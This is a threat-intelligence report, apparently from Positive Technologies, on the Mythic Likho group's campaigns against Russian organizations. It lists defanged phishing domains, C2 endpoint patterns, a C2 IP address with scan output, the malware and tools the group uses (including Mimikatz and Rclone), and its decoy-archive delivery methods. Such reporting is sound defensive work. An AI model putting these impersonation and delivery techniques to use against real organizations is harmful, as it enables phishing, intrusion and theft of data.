

Keep your finger on Pulse. Mythic Likho cyberattacks against Russia's critical information infrastructure

 global.ptsecurity.com/en/research/pt-esc-threat-intelligence/mythic-likho-cyberattacks-on-russian-critical-information-infrastructure

Positive Technologies

April 2, 2026

Key takeaways

What sets Mythic Likho apart:

- A sprawling infrastructure for hosting, delivering, and controlling malicious tools—from compromised websites of Russian government agencies, businesses, and media outlets to custom domains designed to impersonate the targets' business partners and Russian cloud storage services
- Sophisticated social engineering underpinning every attack, with carefully crafted sender identities: impersonating compromised payload-hosting websites and real employees, mimicking brand styles, and drawing victims into conversations backed by well-prepared cover stories
- A large and rapidly evolving arsenal of custom offensive tools: the HuLoader and ReflectPulse loaders and the Loki backdoor
- Collaboration with the (Ex)Cobalt group

Introduction

The first Mythic Likho cyberattacks on Russian organizations using the Loki backdoor were [discovered](#) in September 2024. In February 2025, the Merlin loader underwent in-depth [analysis](#); in November, a new version of the Loki backdoor was [documented](#).

In this research, we combined the expertise of the Threat Intelligence and Incident Response teams within the Positive Technologies Expert Security Center (PT ESC), linked previously scattered traces of Mythic Likho operations into a unified cluster, and carried out a comprehensive research. Our goal is to build a complete picture of the group's tactics, techniques, and offensive tooling.

Cyber kill chain

Reconnaissance

Mythic Likho operators thoroughly research their targets: the organization's industry, geographic location, business partners, employee email addresses, and roles. This intelligence feeds into attack vector selection, phishing email themes, the cover story and approach for communicating with employees, and infrastructure preparation.

Resource Development


To host malicious tools and run C2 infrastructure, Mythic Likho:

- Rents virtual servers.
- Registers domains that impersonate Russian cloud storage services, match the victim's industry, or mimic legitimate organizations whose email has been compromised.
- Creates accounts on cloud storage platforms.
- Compromises websites of Russian organizations.

To send victims links to malicious files, the group:

- Registers email addresses on Russian services, impersonating legitimate organizations whose websites have been compromised.
- Runs custom SMTP servers on domains designed to look like Russian email providers.
- Gains access to email accounts at Russian organizations, then uses them for phishing campaigns and direct communication with victims.

The group combines these infrastructure elements: one component sits within a compromised legitimate network perimeter, while the other either impersonates the compromised organization, a cloud storage service, or a general-purpose platform—or is tailored to the victim's industry, the phishing theme, and the cover story to communicate with employees.



Cloud storage impersonation: email from cloudmail[.]ru with a download link for HuLoader from the domain ilcloud[.]ru

The email accounts used to communicate with victims are registered using Russian mobile numbers and configured to mimic the corporate accounts of employees from the compromised organizations. To appear authentic, these profiles use real employee details and favicons scraped from the breached official websites.



Log in to Mail with VK ID



gazeta@mail.ru [Change](#)



Quick login with one VK ID account to dozens of services: Mail, Cloud, VK, etc.



Protection of all personal information and confidentiality of your emails

Continue

Try another way to log in



gazeta@mail.ru



Женя И.

+7 ... 99




VK ID is not VKontakte

It is a single account for various services. It is not necessary to create a VKontakte profile to use it

Log in without a password

Skip

Profile impersonating a compromised news agency website containing HuLoader, registered with a Russian mobile number



Cloud storage account hosting the HuLoader loader, registered using real details of an employee at a compromised news agency

Mythic Likho domains fall into several clusters based on the victim's industry or the impersonation theme. All domains in the table below are phishing domains.

Category	Domains
Cloud storage services	ilcloud[.]ru info-cloud[.]ru cloudmail[.]ru cloudrc[.]ru
Industrial use	electropriborzavod[.]ru npo-iskra[.]ru gkrzn[.]ru
Government services	gosuslugi-help[.]ru gosinfobot[.]ru gosuslugi-moskva[.]ru моя-декларация[.]рф
Telecom operators	telecomz[.]ru nsitelecom[.]ru arctelecom[.]ru
Legal services	yuristconsultant[.]ru consultantl[.]ru
Retail companies	shopdns[.]ru dns-shop-client[.]ru
Mass media	vesti-news[.]ru
Software	winrar64[.]ru

In live attacks, the group typically uses third-level subdomains, which follow their own impersonation and segmentation patterns:

Category	Subdomain
Cloud storage services	drive disk files cloud document docs ftp
Email	mail pop3 pop smtp
Technical support	forum help
Test infrastructure	test
Search engine	yandex ya
API	api

In some cases, the group has re-registered and reused domains that previously belonged to targeted organizations.

C2 domains that receive data from infected hosts and serve the Loki backdoor share a consistent set of GET/POST endpoints:

- .ru/data? q=
- .ru/data_query? q=
- .ru/index? data=
- .ru/meta

Mythic Likho registers all malicious domains through the Russian registrar Reg.Ru, rigorously maintaining the anonymity of its server infrastructure and concealing C2 IP addresses behind Cloudflare.

The one exception is the ilcloud[.]ru domain. At the time it was used in attacks, its subdomains were delegated to servers in the Netherlands on the Aeza International and SIA VEESP networks. In late January 2026, they were observed on the Russian server 45.144.67[.]86 on the FirstByte network.

PT Fusion

DashboardsThreat ResearchThreat LibraryPT Feeds

45.144.67.86

Unscored

45.144.67.86

Hostname

ASN

ASO

First Server Limited

Threat actor

Role

Malware family

BASIC INFO

WHOIS

PDNS (11)

Type	Domain	Hostname	Threat actor	Malware family	First seen	Last seen
A	ilcloud.ru	affine.ilcloud.ru	Mythic Likho	-	2026-01-27	2026-03-31
A	ilcloud.ru	jellyfin.ilcloud.ru	Mythic Likho	-	2026-01-30	2026-03-31
A	ilcloud.ru	pangolin.ilcloud.ru	Mythic Likho	-	2026-02-01	2026-03-31
A	arcana-via.com	shop-ru.arcana-via.com	-	-	2026-03-22	2026-03-22
A	ilcloud.ru	proxmox.ilcloud.ru	Mythic Likho	-	2026-01-27	2026-01-30
A	ilcloud.ru	bitwarden.ilcloud.ru	Mythic Likho	-	2026-01-28	2026-01-30
A	ilcloud.ru	nginx.ilcloud.ru	Mythic Likho	-	2026-01-27	2026-01-27
A	ilcloud.ru	apptflowy.ilcloud.ru	Mythic Likho	-	2026-01-27	2026-01-27

Summary

Verdict

Malicious

Suspicious

Unscored

Domains

ilcloud.ru

redcasement.xyz

arcana-via.com

firstbyte.club

Hostnames

shop-ru.arcana-via.com

redcasement.xyz

DNS infrastructure of ilcloud[.]ru

Network fingerprints on this server suggest it may be running the Nessus vulnerability scanner, the Traefik Proxy web server, and Pangolin—a WireGuard traffic tunneling platform released in January 2025.


```

Starting Nmap 7.80 ( https://nmap.org ) at 2026-02-10 14:55 UTC
Nmap scan report for vm3478022.firstbyte.club (45.144.67.86)
Host is up (0.041s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
443/tcp   open  ssl/http  Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
| ssl-cert: Subject: commonName=TRAEFIK DEFAULT CERT
| Subject Alternative Name: DNS:31a060c8b0b11dce135f5b487b32cb52.7dae191a3cbf90153cb9fd8bb1a99268.traefik.default
| Issuer: commonName=TRAEFIK DEFAULT CERT
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-02-10T13:28:30
| Not valid after: 2027-02-10T13:28:30
| MD5: ae2b b302 7de0 9094 16e3 9c46 4b13 1390
|_SHA-1: 49a9 6bdb 113a d054 15e2 b0e8 0ca0 abab c40e bfb0
3001/tcp  closed nessus

```

Nessus and Traefik Proxy network fingerprints




Pangolin authentication web interface

Updated DNS records for a previously identified C2 domain, combined with an active command-and-control server running the described configuration and software, indicate that Mythic Likho is actively preparing for new attacks.


Mythic Likho's offensive toolkit includes:

- Custom malware:
 - HuLoader and ReflectPulse loaders
 - Loki backdoor
- Commercial and open-source malware:
 - Merlin
 - LockBit
 - SharpHound
- Commercial and open-source tools:
 - XenArmor Password Recovery
 - Rclone
 - Ligolo-ng
 - Nmap
 - PsExec
 - Mimikatz
 - DcomExec
 - Impacket
 - Socat
 - PuTTY

For delivery, payloads are packaged in ISO files and RAR archives containing SCR or LNK first-stage loaders, alongside PDF and JPG decoy files: forged official letters from agencies and organizations, contracts, receipts, invoices, photographs, and resumes. To blend in with the decoys, malware uses double extensions and swapped icons.



RAR archive with double-extension LNK loaders disguised as PDF documents





RAR archive with SCR files using JPG and PDF icons

Prepared payloads are hosted on compromised legitimate websites, phishing domains, and cloud storage platforms.

Initial Access
Execution
Defense Evasion

